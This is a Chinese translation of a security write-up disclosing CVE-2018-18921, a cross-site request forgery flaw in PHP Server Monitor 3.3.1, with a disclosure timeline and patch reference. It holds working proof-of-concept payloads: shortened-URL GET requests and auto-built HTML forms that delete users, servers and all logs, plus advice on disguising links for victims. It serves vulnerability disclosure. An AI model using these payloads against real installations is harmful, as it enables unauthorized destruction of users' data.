CVE-2018-18921—PHP Server Monitor 3.3.1 跨站请求伪造

Agostop / 2018-12-11 06:15:00 / 浏览数 2351

原文链接：https://medium.com/bugbountywriteup/cve-2018-18921-php-server-monitor-3-3-1-cross-site-request-forgery-a73e8dae563


最近，我花了些空闲时间来审计开源软件，主要看的是一些基于web的软件。

这次我想和大家分享一些我在PHP Server Monitor 3.3.1开源软件中发现的跨站请求伪造(CSRF),希望以后能与大家分享更多。


什么是CSRF

跨站点请求伪造是一种恶意技术，通过这种技术，可以从web应用程序信任的用户那里传输未经授权的命令。

因此，如果我们让应用程序的一个用户执行我们之前准备好的payload，我们就能成功利用这个漏洞。



PHP Server Monitor



PHP Server Monitor
是一个用来监控服务器和网站是否正常运行的脚本，它提供了一个基于web的用户界面，用户可以在此管理用户的服务和网站，也可以使用电话和邮件地址管理每个服务器的

如何发现的CSRF漏洞


必须说的是，CSRF漏洞是我审计过程中最后才会去看的漏洞，这个是我偶然发现的。

在第一阶段，当我为了寻找可能利用的跨站脚本攻击(XSS)而审查网页请求返回的参数时，我注意到创建用户和服务器的操作中有一个反CSRF令牌。

```
POST /?&mod=user&action=save&id=0 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/?&mod=user&action=edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 242
Connection: close
Cookie: PHPSESSID=s3q5o3ungnoao77d76ipudb619
Upgrade-Insecure-Requests: 1

csrf=2d2dc9ba4412e5ad93a2b1d21d8f220686a162e1d8aefab72eb8a8cab36eb1d8&user_name=jolmedo&name=Javier+Olmedo
&level=10&password=mypass&password_repeat=mypass&email=javierolmedo%40hackpuntes.com&mobile=&pushover_key=
&pushover_device=&telegram_id=
```

当我刚开始观察到它的时候，没怎么考虑这种漏洞，我一直在寻找反射的参数，但后来我看到了以下情况.....



localhost/?&mod=server&action=delete&id=7

哇!！!删除服务器的按钮操作缺少一个反csrf令牌，而且还可以通过GET请求实现。

这种错误的配置将允许攻击者生成恶意的payload，并且应该用一个URL缩短器来隐藏（谷歌缩短器或者其他类似软件）。

更新到3.3.2版本以解决这个漏洞。

POC

接下来的图片中，屏幕被分为两个部分，左边是一个管理员用户的界面，右边是攻击者生成先前配置的恶意按钮来执行操作。

CSRF 1 — 删除用户


方法1

使用谷歌URL缩短器（或其他类似软件）来缩短下面的url（http://[PATH]/?&mod=user&action=delete&id=[ID]），以便发送给受攻击方。

方法2

以下面的形式发送给被攻击人：

```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
   <form action="http://[PATH]/">
     <input type="hidden" name="mod" value="user" />
     <input type="hidden" name="action" value="delete" />
     <input type="hidden" name="id" value="[ID]" />
     <input type="submit" value="Delete User" />
   </form>
 </body>
</html>
```



CSRF 2 - 删除服务器


方法1

使用谷歌URL缩短器（或其他类似软件）来缩短下面的url（http://[PATH]/?&mod=server&action=delete&id=[ID]），以便发送给受攻击方。

方法2

以下面的形式发送给被攻击人：

```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
   <form action="http://[PATH]/">
     <input type="hidden" name="mod" value="server" />
     <input type="hidden" name="action" value="delete" />
     <input type="hidden" name="id" value="[ID]" />
     <input type="submit" value="Delete Server" />
   </form>
 </body>
</html>
```



CSRF 3 - 删除所有日志


方法1

使用谷歌URL缩短器（或其他类似软件）来缩短下面的url（http://[PATH]/?&mod=server_log&action=delete），以便发送给受攻击方。

方法2

以下面的形式发送给被攻击人：

```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
   <form action="http://[PATH]/">
     <input type="hidden" name="mod" value="server&#95;log" />
     <input type="hidden" name="action" value="delete" />
     <input type="submit" value="Delete All Logs" />
   </form>
 </body>
</html>
```



时间线

30/10/2018 发现和报告

01/11/2018 CVE ID请求

22/11/2018 补丁

28/11/2018 公布

参考

https://github.com/phpservermon/phpservermon/issues/670
https://hackpuntes.com/cve-2018-18921-php-server-monitor-3-3-1-cross-site-request-forgery/
https://www.exploit-db.com/exploits/45932

上一篇：PbootCMS漏洞合集之审计全过... 下一篇：新型网络钓鱼活动事件分析

1. 0 条回复
   - 动动手指，沙发就是你的了！